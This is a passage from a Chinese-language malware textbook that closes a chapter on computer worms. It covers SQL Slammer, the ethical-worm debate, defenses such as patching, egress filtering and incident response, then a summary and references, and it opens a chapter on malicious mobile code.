随着将要到来的超级蠕虫，我们将要面对的蠕虫可能会携带一种非常恶毒的攻击工具进行传播。一些蠕虫将会传播拒绝服务代理，而这种代理会对受害者发动 Internet 洪水

(Internet flood)。Code Red 做的正是这些，并有趋势表明这种技术会变得越来越流行。其他蠕虫将损坏文件，或者删除敏感数据。一些蠕虫就像是逻辑炸弹，在一定的时限或在攻击者的命令下导致系统崩溃和破坏大量的计算机。蠕虫也可以盗取数据，通过在系统中查找标记为“保密”或“私有”的文件，然后用电子邮件发送给攻击者。准备好迎接带有更恶毒目的的蠕虫吧！

3.6 大的并非总是好的：非超级蠕虫

在前一部分我们讨论的超级蠕虫的性能中存在的问题，即带着这些华而不实的高级特性，超级蠕虫很有可能变得臃肿起来。这个术语用来修饰那些相对于要完成的任务而言太大且太复杂的软件，带有超级蠕虫所有特性的蠕虫可能非常复杂和巨大。超级蠕虫的复杂性可能导致系统崩溃，它们的大小使其很有可能被察觉，尽管它们试图通过多态技术执行秘密任务。如果我看到大量 1 MB 字节的文件自动传到自己的网络中时，我将会注意它，即使它们应用了多态和变形技术。

因此，尽管蠕虫发展的一般趋势是成为更大更复杂的蠕虫，但是一些持不同意见的人否定了这一发展趋势。蠕虫臃肿这一说法被 2003 年 1 月发布的 SQL Slammer 蠕虫大大批判。这一小巧的杰作通过 Internet 相当迅速地传播，造成了严重的灾难。正如我们早期讨论过的，它对网络带宽贪婪的吞噬临时破坏了朝鲜大量的 Internet，还有美国 13 000 多台取款机。是什么使 SQL Slammer 如此的能干？是以数千行代码实现的新的蠕虫特征吗？

绝对不是，SQL Slammer 是一个有效而紧凑代码范例。全部的蠕虫仅仅只有 376 个字节，却实现一个紧凑的代码弹头、传播引擎、目标选择算法和扫描等功能。它能够仅使用一个单独的数据包就可以传播到一台新的计算机上，通过探测一个缓存溢出漏洞而感染 Microsoft 的 SQL Server 数据库产品的脆弱系统。

或许对 SQL Slammer 的快速传播贡献最大的因素是探测使用用户数据包协议 (UDP) 通信的服务漏洞。大多数其他蠕虫使用传输控制协议 (TCP) 进行传播。为了和其他计算机建立一个 TCP 连接，系统必须完成一个称为“TCP 三向握手协议”的详细协议交换。实际上，使用 TCP 发送给你一个信息，我必须首先发送给你一个称为“SYN 信息”的数据包，因为要使用它同步我们的数据交换。然后，我必须得到 SYN-ACK 回应，确认对方正在同步和答复第 1 个数据包。最后，为了完成三向握手，我需要发送一个 ACK 应答。只有三向握手完成以后才能发送真正的信息。这件事情是需要时间的，并且在我给你发送任何数据之前，需要接收到你的一个回应。因此，如图 3-6 所示，三向握手必须在任何蠕虫代码发送之前首先发生。




图 3-6 为什么 UDP 对蠕虫来说是一个更有效的传播机制

SQL Slammer 没有必要为这个手续而烦扰，因为它探测的 Microsoft 的 SQL Server 是一种使用 UDP，而不是 TCP 的服务，UDP 不需要三向握手。给你发送一条信息，我只需要在 Internet 上向你的目标地址发送数据即可，完全不需要答复。给你发送信息之后，我就能够继续向其他任何地方发送信息。由于这一特性，所以 UDP 是蠕虫传播的一个理想协议，如图 3-6 所示。

考虑这一对比，假设一个患了重感冒的家伙在有着数千人的拥挤的街道上行走。为了把他的感冒传染给其他人，这个家伙要把自己介绍给每一个过路人并和每一个人握手，这就像一个 TCP 蠕虫的传播方式。

现在，如果这个坏家伙带来一包乒乓球并在上面打喷嚏将会发生什么？不再需要握手，这个坏家伙开始将乒乓球抛出，打到了人们的头上，每一个被球砸到的人都将生病。更加糟糕的是，对比 SQL Slammer 蠕虫，每个被击中头的人愤怒地扔出乒乓球，并打到其他人。乒乓球象征 UDP 数据包，传染病将在这个 UDP 氛围中更为快速地传播。对于这个坏家伙来说，在使用 UDP 时很容易隐藏其来历，因为他不需要接收类似 TCP 三向握手中的回复。

这是一个教训，下次你的头部被乒乓球击中时要机灵一点。同样，保护在网络中使用基于 UDP 服务的系统时也要格外注意，例如 DNS 服务器、数据库服务器和任何流式音频或视频服务器等这些需要频繁使用 UDP 的服务。

3.7 防御蠕虫

希望你能喜欢蠕虫。

——William Shakespeare, "Antony and Cleopatra", 1606~1607 年

破坏性极强的蠕虫可能已经出现，全世界范围内的计算机调查发现了一些关于新的攻

击工具的主题，在计算机地下组织中的攻击者也在公共站点和聊天系统中谈论着这些内容。除了最起码的概念之外，大多数构造超级蠕虫的源代码在 Internet 上可以分散的得到各个部分。迟早会有人把这些部分取出来组装并发布超级蠕虫。我们如何反击这一威胁呢？

3.7.1 Ethical 蠕虫

她有着完美的外表，这确实为她现在所从事的职业提供了很大的便利。

——Bram Stoker, *"The Lair of the White Worm"* (一部短篇恐怖小说), 1897 年

我们可以考虑的一个选择就是使用 Ethical 蠕虫阻击那些恶毒的蠕虫，它有时被称为“白色蠕虫”。Ethical 蠕虫通过应用补丁或者加固配置设置，在蠕虫侵占系统之前修复问题。面对数量庞大的计算机，Ethical 蠕虫能够比任何人类系统管理员更快地实施修复。然而，我们能够以火攻火，而不被烧到吗？究竟应该赞成还是反对使用 Ethical 蠕虫反击威胁呢？现在让我们分别研究一下。

使用 Ethical 蠕虫的情况

每天，总会有一些新的软件 bug，甚至是一些安全漏洞被发现并大肆宣扬。销售商每天也针对这些问题发布新的补丁。如果没有这些补丁的话，这些软件对攻击者来说很容易攻击。当每一个补丁发布时，系统管理员必须确定这个补丁是否有效，判断在自己的环境中是否需要这个补丁，然后获取这个补丁。但这只是这个繁琐过程的一个开始，接下来，管理员必须验证补丁的真实性和完整性，以免攻击者哄骗管理员安装了伪装成补丁的恶意代码。

一个 Ethical 蠕虫不仅可以排除人们在繁琐的补丁操作时的缺点，而且还可以比手动过程更快地应用补丁，甚至比其他软件自动发布的方法更快速。一些销售商已经开发了自动的基于 Internet 的更新工具，比较著名的有 Microsoft 的 Windows 更新工具、Apple 的 MacOS 软件更新特性，以及一些 Linux 销售商。这些工具自动地通过 Internet 和销售商联系，以便查看是否有新的补丁可用。一个用户可以手动调用这些更新特性，或者系统管理员规划它们在预定的时间启动。尽管非常有用，但即使是最优秀的软件自动更新工具也无法达到使用 Warhol/Flash 技术的蠕虫的传播速度。这些更新技术的限制在于，它们都基于由拥有补丁的软件销售商控制的少数几个站点，而蠕虫则是从数以万计的系统传播其恶意代码。这是一个高度的分散式问题，但 Ethical 蠕虫可能以一个高度分散的方式来解决。Ethical 蠕虫没有仅从几个销售商运行的站点上发布软件的限制，取而代之，它使用 Internet 自身内在的分布式能力比以往尽可能快地配置补丁。

对于害怕蠕虫（不管是 Ethical 蠕虫，还是其他蠕虫）的人们来说，销售商可以提供给他们控制 Ethical 蠕虫传播的技术。首先，我们允许用户和系统管理员决定是否参加 Ethical

蠕虫传播的全过程。Ethical 仅仅访问你的系统，安装一个补丁。然后只有在你明确同意成为全过程的一分子时，才使用你的系统传播补丁到其他系统。如果你发现蠕虫潜在的危险性或是对其他方面不满意时，可以选择退出。操作系统本身有一个配置选择用来签署 Ethical 蠕虫服务。当然由于对市场销售的考虑，这一服务不太可能把 *worm* 这个令人畏惧的单词包括在其名字中；相反，一些销售天才将给它起了一个类似 HIP DUDE (Helping Implement Patches without Delay Utilizing Distributed Efficiencies) 之类的名字。

反对使用 Ethical 蠕虫的情况

然而，Ethical 蠕虫并不是各方面都那么可爱，有些方面还是非常危险的，关于 Ethical 蠕虫最大的担忧之一就是当它们通过网络传播和安装补丁时无意间带来的损害。即使它可以很好地传播，并有效地安装补丁，但却有可能会恰好堵住了某个特殊软件执行某项正当功能所需要的安全漏洞。一些应用程序的确存在这样的事实，即后台操作系统或服务软件以一种特殊的方式运行。如果这一行为因为一个安全补丁而被改变，应用程序将自行中断，除非这些应用程序被修复；否则应用补丁的结果很可能造成一个拒绝服务攻击。

由于这个原因，因此补丁通常都要被仔细地测试，以确保安装之后每项工作都能正常进行。人的因素对确保补丁不损害系统是必要的，一个强制安装补丁的 Ethical 蠕虫必定会中断许多应用程序。

因为它们已经中断了许多应用程序，所以 Ethical 蠕虫可能会引发许多潜在的法律风险。假设一些善意的安全软件开发人员发布一个 Ethical 蠕虫，试图帮助全世界修复一个破坏性且易于探测的漏洞。如果这种蠕虫损害了我的系统，可能会责怪这个安全软件开发人员破坏了我的计算机，而不会管其真实目的是什么。同样，如果一个销售商或反病毒软件公司发布了一个 Ethical 蠕虫，破坏了我安置的每小时百万美元的通心面和干酪家庭交付电子商务业务的 Web 服务器主机，则我可能会因此起诉销售商。

除了销售商，我可能还会起诉在修补我的计算机之前蠕虫到达的那个系统的主人。尽管在法庭上没有真正发生过，但在 Internet 上用来破坏其他计算机的系统的主人要负有逆向责任。不管该主人的意图如何，这个事实都不会改变。从蠕虫的这种情况来看，决定参加到 Ethical 蠕虫 HIP DUDE 冒险计划中的可怜家伙现在是一起民事诉讼的被告，需要为其所造成的损害负责。蠕虫是从他的系统攻击我的系统的，所以他要负责任，Ethical 蠕虫一定会对为新业务寻找律师的巨大的责任感到愤怒。

此外，如果一个 Ethical 蠕虫侵占了我的系统，控制了它，并且使用我的系统修复其他计算机，难道我不应该对这个过程中连累到我的系统而抱怨点什么吗？另外，这种蠕虫使用我的带宽把补丁散布到其他人的计算机上，甚至是我根本不认识的人。如果有人侵入我的系统，即便是有着高尚的目的，也同样是侵犯了我的系统的完整性。就像是有人闯进我的房子，目的只是把门锁上，我依旧认为这是侵权行为。即使我们对蠕虫配置了某种独特

的参与选择系统，用户可能还是不会明白这种选择中的所有交易，它包括刚刚提到过的责任事件和可能存在的大量带宽的消耗。

我对 Ethical 蠕虫的看法

我和一位朋友通电话，他曾经是某个获得“Fortune 100”（财富百强）称号公司安全方面的权威。当我告诉他关于我写的这章的内容时，他说：“我们正在考虑使用 Ethical 蠕虫在我们的内部网上传播补丁，我们决定反对它，因为它吓得我们的裤子都要掉了！”

幸好我的腰带和吊裤带很牢固地束着我的裤子，我必须说自己非常同意我朋友的看法。在我看来，Ethical 蠕虫比起所给的有限好处还是太过危险，尤其是其法律责任问题太过严重了。你想冒着数千个秣马厉兵的愤怒的律师因为 Ethical 蠕虫的失败而起诉你的危险，仅仅帮忙在 Internet 上传播一些补丁吗？大多数软件公司都不愿意冒这个险，我并不责怪他们。

因此，如果我们完全取消了 Ethical 蠕虫，那么准备对我们所面临的日益增长的恶毒的蠕虫做些什么？让我们研究一下你能够准备的各种防御策略。

3.7.2 反病毒软件：一个很好的办法，但需要和其他防御手段配合使用

正如我们在第 2 章中见过的，反病毒方案对阻止各种形式的恶意代码有很大帮助。并且，我可以高兴地说，蠕虫也不例外。大多数反病毒软件的销售商做了一项合理的工作会尽快发布一个探测并根除最新蠕虫的签名，保持你的反病毒软件是最新的，将能够阻止大量的蠕虫。

不幸的是，对于特殊的快速传播蠕虫，例如使用 Warhol/Flash 技术传播的那些蠕虫，仅仅依靠反病毒软件本身是不够的。对于通过 Internet 传播的超速蠕虫，许多人不能下载到最新的病毒定义而及时地阻止蠕虫。甚至是勤勉的事故处理组，配置最新的签名也需要花费几个小时，甚至几天的时间。我们在本章之前讨论过的 Nimda 和 SQL Slammer 蠕虫中看到了这一结果。当这些蠕虫开始传播时，反病毒软件销售商已经在其站点上传了该蠕虫的病毒定义。但是大多数用户没有意识到这种攻击，直到蠕虫已经来到了他们面前。当蠕虫侵略一个网络后，配置签名可以帮助牵制蠕虫的传播，但是依然可以造成很大的损害。

因此，反病毒软件对蠕虫的问题来说是一个重要的解决方案，但不是完整的解决方案。除了反病毒解决方案之外，我们还需要提高我们的预防和响应能力，接下来我们将进行介绍。

3.7.3 配置销售商补丁并加固公共访问系统

为了防止蠕虫的攻击，对于你的单位来说，有一个健全的建立和维护安全操作系统的准则是至关重要的。在一个系统连网之前，你必须应用所有相关的补丁并加固所有的配置。这个我们已经听过无数次了，然而仍然有很多系统仅仅做了最低的安全配置。随着超级蠕

虫的到来，是对建立一个安全系统加以关注的时候了。很多单位和销售商针对各种操作系统提供了加固向导，让我们跟随他们！

一旦你为系统设置一个安全配置，则工作才刚刚开始。你必须及时地通过应用安全补丁维护其安全。你可以预定大量讨论最新漏洞的邮件表，例如有惊人价值的 Bugtraq 邮件表（在 www.securityfocus.com/forums/bugtraq 查看预订信息）。同样，大多数销售商有自己讨论漏洞的邮件表。

你应该在你的组织中开发详细并可控制的程序尽快识别新的安全补丁，彻底地测试它们，然后应用它们。利用许多销售商正在 Internet 上实施软件自动更新的特性。同样，必须确保不要跳过测试阶段。一个补丁可能会修复一个安全漏洞，但是它也能够损坏你关键的业务应用程序，确保你的安全小组在应用全部补丁之前必须测试它们。

3.7.4 阻断任意的输出连接

一旦蠕虫侵占了一个系统，则其常常通过建立输出连接扫描其他潜在的受害者，进而试图传播。你应该通过严格限制所有来自你的公共访问系统（Web、DNS、E-mail 和 FTP 服务器等）的输出连接以阻止蠕虫的传播。许多单位严格过滤进入的连接，但是却完全忘记了输出连接。如果一个蠕虫侵入，如此松懈的输出管理能够使你变成一个高感染性的蠕虫散布者而四处传染。

你真的需要使用一个边界路由器或外部防火墙阻断来自你的公共访问服务器的所有输出连接，除非有特殊的业务需要输出连接；否则仅仅允许来自你的 Web 服务器的响应（被认为是确定的数据包）发送到 Internet。如果你需要允许一些公共访问计算机进行外部会话，则只能允许它仅仅访问绝对安全的 IP 地址。例如，你的 Web 服务器需要发送回复到请求网页的用户，这是允许的。但是你的 Web 服务器需要一直和 Internet 进行连接吗？很可能，答案是“不”。

算是帮你自己和其他 Internet 一个忙，阻止这种来自你的 Internet 服务器的输出连接。同样地，执行出口反欺骗过滤，它可以阻止输出的虚假数据流。许多蠕虫和拒绝服务代理隐瞒其真实出处地址，使追踪工作更难进行。如果你的 DMZ 服务器开始通信，但其 IP 地址却不是分配给你的网络 IP，那么在边界防火墙或路由器上的出口反欺骗过滤器将丢弃这些恶意的数据包。如果每个人都执行了输出数据流控制和出口反欺骗过滤，那么可以得到更多的保护，以避免恶毒的 Internet 蠕虫攻击。

3.7.5 建立事故响应机制

另一件为处理超级蠕虫而准备做的事情是成立一个计算机事故响应小组，以明确的处理流程对抗计算机攻击者、蠕虫及其他。有许多精彩的可用资源讲述了如何形成一个事故

响应小组，以及处理计算机攻击的过程。我推荐订阅“*Incident Response: Investigating Computer Crime*”一书，作者是 Chris Prosise 和 Kevin Mandia[12]。另外，SANS 协会的指导手册“*Computer Security Incident Handling: Step-by-Step*”可以作为开发有效应急响应程序的起点[13]。

应急响应小组应该包括一些来自你的计算机安全、物理安全、计算机操作、法律顾问、人力资源，以及公共事务小组的代表。如果你漏掉他们中的任意一个，将会发现是自找麻烦。当你追踪或是对一个事故做出响应时，漏掉法律顾问可能导致你不经意地触犯法律；漏掉人力资源小组，可能使你因为妨碍雇员的权利而陷入困境；漏掉公共事务小组，则面对媒体问你为何在最近的攻击中受挫时，你可能没有办法拿出一个出色并且相关的解释。和这些技术领域的专家一起工作，能够帮助你处理计算机偶发事故的各种错综复杂的情况。

尽管你不可能有来自任何一个这些组织的全职的并靠得住的工作人员（除了计算机安全小组），但是你应该有固定的响应小组成员，他们的工作安排中包括分配给这个小组的一部分时间。这个小组需要每一季度碰一次面，讨论如何响应计算机的攻击。布置假想的计算机攻击情景并且进行预排，确保每个人理解其在这个小组中担任的角色，特别是要包含蠕虫攻击的情景。

最后，确保你的事故处理小组有网络管理的能力。但是，你的单位可能需要联合一些独立部门，如来自其他公司的网络可以帮助捕获一个增长扩散的恶毒的蠕虫。同样，你可能拿起电话说：“从广域网断开我们在菲律宾的操作，否则我们整个的 Internet 将崩溃！”或者更糟糕的是，你可能必须决定从 Internet 临时断开你的操作而旁观蠕虫发作。在大多数单位中，安全小组依赖于网络管理员实现那样的改变。因此如果你的事故处理小组做了这样一个请求，他们必须遵守。

记住，像临时断开网络这样的重要事件都是业务决策。技术指导提出断开网络的建议，但是最终的决定权在业务决策者手里，他们要衡量保持网络连接的业务风险。确保你的事故处理小组知道，如果需要做这样一个业务决策时，他们应该找谁。

3.7.6 不要摆弄蠕虫，甚至 Ethical；除非……

正如我们所知道的，甚至一个 Ethical 蠕虫通过无意地破坏应用程序或者侵占网络带宽，也能形成一个拒绝服务攻击。以蠕虫做实验，不管是 Ethical 蠕虫，还是恶意蠕虫，这都不是可以轻易进行的。记住，许多造成大范围破坏的蠕虫，其开发人员声称仅仅是研究蠕虫传播技术，并没有计划任何恶意的目的。最著名的就是 Robert Tappan Morris，他是 1988 年著名的网络蠕虫的开发人员。其成果逃出了他的实验室，破坏了全世界数千个系统。让我们从其他人的错误中得到教训，最好的做法就是不要摆弄蠕虫，即使是 Ethical 蠕虫。

然而，如果你不理睬这个忠告，坚持开发试验性的 Ethical 蠕虫，那么首先考虑接受资

深的心理健康专家的检查或者并与一个可靠的 Ethical 顾问聊聊天。如果你依然坚持行动，并且你的造物意外地从实验室逃出的话，你必须限制你所造成的破坏。千万不要这样想：“我绝不会把这个系统连接到 Internet，因此我将是安全的。”意外总是会发生的，下一个上门的人可能就是执法官前来拘捕你，因为你的蠕虫被意外释放并造成了灾害。蠕虫试验者必须使用一种叫做“赖氨酸缺乏”(Lysine deficiencies)的技术构造其蠕虫。一个叫“Caesar”的非常有天赋的软件开发人员写了一篇简短的文章描述这一技术，可以限制试验性恶毒软件的破坏[14]。

赖氨酸缺乏来源于电影“侏罗纪公园”(Jurassic Park)，在这部影片中，你可能还记得科学家们使用在远古琥珀化石中发现的 DNA 克隆恐龙。为了阻止他们制造的恐龙吞吃无辜的旅游者，甚至在城市里乱跑，科学家改变了恐龙的 DNA，使恐龙在没有作为饮食补充的氨基酸赖氨酸摄入时将不能生存。如果恐龙不能持续地注射赖氨酸，它们将很快地死去。

使用与此类似的技术，蠕虫的传播就可以进行控制。蠕虫被设计成为必须有数字赖氨酸持续存在；否则它将停下脚步，无法继续传播。这种赖氨酸可以是一组通过网络发送的标志数据包，甚至操作系统中的一个文件。如果这个标志停止了，或者文件在目标系统上不存在，蠕虫将不再传染其他任何计算机。如果你很热衷于编写蠕虫代码，你应该看看“侏罗纪公园”并且使用赖氨酸缺乏技术。同时，要记住“侏罗纪公园”有两个结局，暗示了尽管是细致的计划，恐龙（蠕虫）依然能够进行破坏，即使你有世界上最好的意图。

3.8 结论

什么是蠕虫的未来发展方向呢？我并不想杞人忧天或成为一个灾难预言者。我只想根据我所看到的来简单说说，不会占用很长的篇幅。这样说吧，在给出我们所在的网络路径的情况下，我坚信某个“意志坚定的”攻击者可以在5年之内使 Internet 的大部分处于暂时瘫痪状态。通过使用本章中描述的蠕虫技术，攻击者能够写出一个可以把 Internet 弄瘫痪数天的蠕虫。我想网络瘫痪的时间大概会是2天~3天吧，而我们都在老套地争相分发我们的系统补丁，即借助特快专递服务和送件人。你已经不能通过网站来下载补丁了，因为 Internet 本身已经瘫痪了。但不要因为我的预测而放弃保护措施，通过实施本章我们所讨论的防御方法，在这种攻击出现时，你就不会手足无措。

我承认，这一观点是有争议的，我也希望我是错的。我的几个朋友（都是安全专家）认为我对这些问题考虑得过了头，他们认为我们到目前来说已经取得了阻止蠕虫的胜利，因此以后能够对付任何事情。但是很抱歉，我没有那么乐观。过去的表现并不能保证将来的结果，在过去相对于良性的蠕虫来说我们是幸运的。以后我们将面对更为恶毒的蠕虫，专为摧毁我们的防御而设计。

然而，不要被这种可能出现的攻击搞得彻夜难眠。尽管这样的攻击确实会引起我们的关注，但还不至于是到了世界末日。考虑一下这个对比：处于全球多雪地带的大城市每两三年就会遭到严重的暴风雪袭击。在美国的东北部，也就是我居住的地方，这里有时候会和波士顿、纽约、费城、巴尔的摩，以及华盛顿一起下起暴风雪。由于马路上覆盖着厚厚的积雪，没有人能够上班，但是我们依然能够应付。事实上，尽管它们可能是危险的，但是这些下雪的日子意味着我们将远离计算机和网络，在冬天的奇境中享受滑雪的乐趣。

根据蠕虫未来的发展方向，我坦诚地认为我们的前边就是巨大的 Internet 暴风雪。在这个暴风雪类比中惟一不贴切的地方是——你我都是那些在计算机世界里驾驶雪犁的人。我们将寄希望于安全从业人员，在重建系统并恢复网络中作为带头兵。因此，在超级蠕虫来临之前，还是准备好你的雪铲吧。

现在，我们已经了解了蠕虫能够做些什么了，在下一章中，我们将讨论另一种在网络上传播的恶意代码，即恶意移动代码。

3.9 总结

蠕虫是通过网络传播的自我复制软件，通常蠕虫不需要与人相互作用就可以传播，加载在一台计算机上的一个单独的蠕虫实例叫做蠕虫的一个“段”。尽管都是自我复制代码的样本，蠕虫却与病毒不同，这两个术语不能交换使用。蠕虫的定义特征是跨网络传播，而病毒的定义特征却是感染宿主文件。

攻击者可以通过蠕虫达到许多目的，包括接管大量的系统，使反追踪（traceback）变得更加困难，扩大破坏力度。让 10 000 个蠕虫段一起发起一次扫描，淹没一个目标，或者破解一个密钥，从而使得攻击者变得更加势不可挡。

自从 1988 年第 1 个真正强大的蠕虫——Morris 出现以来，在过去的 20 多年中，我们见到了大量的蠕虫。尽管施乐公司帕洛阿尔托研究中心（Xerox PARC）的研究人员最先设计出了第 1 例蠕虫，但是他们并没有计划把蠕虫当做攻击工具。20 世纪 90 年代后期到 21 世纪早期，蠕虫才真正地开始升温，正如我们所看到的——每隔 2 个到 6 个月的时间就会发布一种新的“大”蠕虫。

从蠕虫的组成部件来看，我们可以看到一个包含有用于入侵系统技术的弹头，例如缓存溢出、文件共享或者是电子邮件攻击。传播引擎可以把蠕虫移动到目标系统，有效载荷包含用于在目标机器上采取某些行动的代码。一些蠕虫带有后门、拒绝服务攻击工具或者密码破解程序。目标选择算法选择新的地址进行漏洞扫描，扫描引擎则检查这个地址是否易于攻击。

蠕虫的传播受到多种因素的制约，包括目标环境的多样性、崩溃的受害计算机、网络

堵塞、被同一蠕虫的其他段破坏的蠕虫段，以及蠕虫间的争夺战等。许多蠕虫开发人员已经想出办法限制这些因素造成的影响。

到现在为止，特别是与当前大多数蠕虫开发人员构想中的超级蠕虫相比，我们所见到的蠕虫相对来说是良性的。超级蠕虫将攻击多种操作系统，就像 Sadmin/IIS 蠕虫一样。它们还包含多种用于入侵目标系统的技术，就像 Nimda 蠕虫。攻击者在蠕虫中使用 zero-day 技术，利用我们从未发现的漏洞入侵我们的系统。超级蠕虫将像野火一样蔓延，利用 Warhol 蠕虫的预扫描（prescanning）技术在 1 个小时之内占领大多数脆弱的系统。为了掩饰它们的能力并逃避检测，这种蠕虫将包含变形和多态两种能力。最后，超级蠕虫在到达一个目标机时，它们确实会做一些恶毒的事情。

然而带有所有这些能力的超级蠕虫可能变得臃肿起来，因此，一些蠕虫反其道而行之，即去掉它们的外壳露出本来的面目。SQL Slammer 就是一个非常高效的蠕虫，整个蠕虫代码仅有 376 个字节。这种蠕虫利用脆弱的基于 UDP 的服务（Microsoft 的 SQL Server）进行传播，这种服务使它的传播更加高效。

为了防御恶毒的蠕虫攻击，我们可以通过使用 Ethical 蠕虫来扭转局面。然而，与这一防御有关的责任问题使其不太可能被采用。防御蠕虫更好的方法包括养成及时地更新补丁或加固系统的习惯。另外，你应当阻止任意的输出连接，这样蠕虫就不能从你其中的一个 DMZ 系统扫描 Internet 了。事故响应能力（Incident response capabilities）可以帮助捕获蠕虫的传播，特别是当你的网络管理人员掌握了这些能力之后。最后，不要再摆弄蠕虫了；除非你使用了“赖氨酸缺乏”（lysine deficiency）技术限制蠕虫的传播。重新思考一下，你或许应该完全避免摆弄蠕虫。

我相信所有这些蠕虫的发展趋势都将把我们带到 Internet 的暴风雪日，到时候 Internet 将不得不关闭数天。我们将在这段时间内使用邮政服务分发补丁，并安排一次“Internet 大重启”。这样的攻击并不会是世界末日，但是它给全球的信息技术组织提出了一个巨人的挑战。

3.10 参考文献

- [1] John Brunner, *Shockwave Rider*, Reissued May 1990, Ballantine Books
- [2] Katie Hafner and John Markoff, *Cyberpunk: Outlaws and Hackers on the Computer Frontier*, June 1995, Simon and Schuster
- [3] Shuchi Nagpal, “Computer Worms, An Introduction,” Asian School of Cyber Laws, 2002, www.asianlaws.org/cyberlaw/library/cc/what_worm.htm
- [4] J. Shoch and J. Hupp, “The ‘Worm’ Programs—Early Experience with a Distributed

- Computation," *Communications of the ACM*, Vol. 25, No. 3, March 1982, pp. 172–180
- [5] "Benefits of a Computer Virus," www.greyowl.tutor.com/essays/virus.html
 - [6] Fuller, V., Li, T., et al., "CIDR Address Strategy", RFC 1519, www.ietf.org/rfc/rfc1519.txt?number=1519
 - [7] CERT Coordination Center, "CERT Advisory CA-2001-26 Nimda Worm," September 18, 2001, www.cert.org/advisories/CA-2001-26.html
 - [8] The HoneyNet Project, "Know Your Enemy: Worms at War," November 2000, www.honeynet.org/papers/worm/
 - [9] Michal Zalewski, "I Don't Think I Really Love You: Or Writing Internet Worms for Fun and Profit," 2003, <http://lcamtuf.coredump.cx/worm.txt>
 - [10] Nicholas C. Weaver, "Warhol Worms: The Potential for Very Fast Internet Plagues," www.cs.berkeley.edu/~nweaver/warhol.html
 - [11] Stuart Staniford, Gary Grim, and Roelof Jonkman, "Flash Worms: Thirty Seconds to Infect the Internet," www.silicondefense.com/flash/
 - [12] *Incident Response: Investigating Computer Crime*, Proise and Mandia, June 2001, Osbourne
 - [13] The SANS Institute, *Computer Security Incident Handling*, Step-by-Step, October 2001, http://store.sans.org/store_item.php?item=62
 - [14] Caezar, "Lysine deficiencies," www.rootkit.com/papers/Lysinedeficiencies.txt

第 4 章 恶意移动代码

“你愿意到我的客厅来吗？”，蜘蛛问苍蝇：“我这里是你所能见到的最漂亮的客厅，走上这旋梯你就能进来，这里有许多新奇的东西。”

——1804 年，Mary Howitt 的诗 “The Spider and the Fly”

各个系统通过网络互相连接，由此构成的环境极其强大。这样的基础设施使得大量信息唾手可得，加快了命令处理速度，使得全世界的个人电脑都可以相互协作，并且凭借与 Internet 相连的优势让我们得到许多其他好处。同样，恶意软件可以乘机利用便捷的网络访问和普遍的连通性进行传播并大肆破坏，正如你在前一章对蠕虫的研究中看到的那样。另一种在网络中兴旺繁荣的恶意软件是恶意移动代码，我们会在本章中讨论。

在浏览网站时，遇到移动代码已经是司空见惯的事了，这些移动代码采取 Java applet、JavaScript 脚本、Visual Basic Scripts(VBScripts)和 ActiveX 控件等形式。为了帮助读者理解恶意移动代码的本质，我们简要地了解它的良性副本——移动代码，这种移动代码不一定是恶意的。通常我们用下列定义来描述移动代码：

移动代码是一种小型程序，它可从远程系统下载并以最小限度调用或以不需用户介入的形式在本地执行。

移动代码背后的基本思想是该程序可以从其代码所在的服务器下载到用户工作站，并在用户工作站上执行。在 Web 浏览的语境中，这种移动代码的能力使得网站设计者能够创建动态网页组件，例如滚动式新闻栏或者交互式导航栏。为显示这样的网页，你的浏览器首先要连接到远程服务器上下载网页内容和布局细节。浏览器也会检索并执行那些实现动态页面功能的移动代码，这些动态页面使得你在浏览时有更多的交互。

移动代码有时也称为“活动内容”(active content)，因为它比那些作为静态数据呈现的内容能够提供更多并且更丰富的交互体验。在某种程度上，嵌入字处理程序或电子数据表文档中的宏也是活动内容。因为为了配合用户，它们允许作者为文档添加可编程逻辑。我们已经在第2章中讲到了恶意的宏，所以我们不再在这里详细讨论，本章重点关注那些浏览网站或阅读电子邮件时自动下载运行的程序。

被归类为移动代码的程序通常是小而简单的，尤其是相对于庞大的Web浏览器、字处理程序或永久驻留在系统中的大型数据库来说更是如此。移动代码轻便的特点使它能够迅速地传遍整个网络，而且无需用户执行烦琐的安装过程即可在工作站上运行。一旦从某个远程服务器上检索到移动代码，它通常都会在受到检索它的应用程序的限制下执行，这个应用程序负责确保下载程序的正常运行。

